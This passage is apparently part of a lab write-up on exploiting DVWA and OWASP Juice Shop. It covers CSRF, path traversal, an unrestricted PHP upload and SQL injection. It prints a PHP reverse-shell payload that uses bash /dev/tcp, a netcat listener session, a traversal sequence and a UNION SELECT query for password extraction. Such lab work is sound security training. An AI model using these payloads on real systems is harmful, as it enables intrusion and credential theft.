


The code actually uses a GET method and so I tried changing the password to admin and I saw the request was handled using the GET method with parameters included directly in the URL, so I went to craft the URL with parameters and sent it to a victim

Below is how I went to encode the crafted URL using burpsuite;



Now when a victim click on it , their password will be automatically changed as long as they are logged in as seen below;




4.File Inclusion

File inclusion is a vulnerability where an application lets users choose which files to load and if not handled securely, hackers can exploit it to load sensitive files or even run harmful code.

Below is how the landing page for the task looked like;

Then below I went to read the source code to understand what happens, where I saw that there is no sanitization or validation of the $file variable making to vulnerable to file inclusion attacks;




To try this I used ../../../../../../ sequence to move up the directory structure so that I can access higher-level directories and even view all the passwords in the system as seen below;


5.File Upload

This is a feature where users can upload something to the server and if not secured it can be very dangerous.


The landing page of the task looked like this below;




Then on reading the source code, I saw a form to upload a file and even on trying to upload a .php file it was sent successfully which is a bad security feature already as there is no sanitization;




I created a .php file with a reverse shell command inside and then uploaded it as seen below;




It was uploaded successfully and even gave me the path to where I uploaded the file as seen below;



I started a listener somewhere an acccessed the path where the file was uploaded;



The listener caught a shell as seen below;




I could even access the file I uploaded as proof of concept seen below, so this is a very bad and dangerous vulnerability that can compromise systems;


```
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [172.17.17.202] from (UNKNOWN) [172.18.0.2] 56782
bash: cannot set terminal process group (528): Inappropriate ioctl for device
bash: no job control in this shell
www-data@28ca4bb699da:/var/www/html/hackable/uploads$ ls
ls
dvwa_email.png
shell.php
www-data@28ca4bb699da:/var/www/html/hackable/uploads$ cat shell.php
cat shell.php
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/172.17.17.202/1234 0>&1'"); ?>
www-data@28ca4bb699da:/var/www/html/hackable/uploads$
```

6.SQL Injection


Below is how the SQL injection vulnerability exploitation page looks like;




Then on reading the code I discovered that the user input $id is directly concatenated into the SQL query without validation or sanitization thus allowing an attacker to inject malicious SQL statements and extract or manipulate the database.



As the application doesn't use prepared statements I tried uploading the query below;



It returned first name and last names of all users in the application as seen below;



Now that was a very basic SQL injection, now imagine an attacker crafting a query to view all passwords of users from the database; Example of a query like that is ?id=1 UNION SELECT user, password FROM users#

Generally these were the vulnerabilities discovered and exploited from both DVWA and OWASP Juice Shop.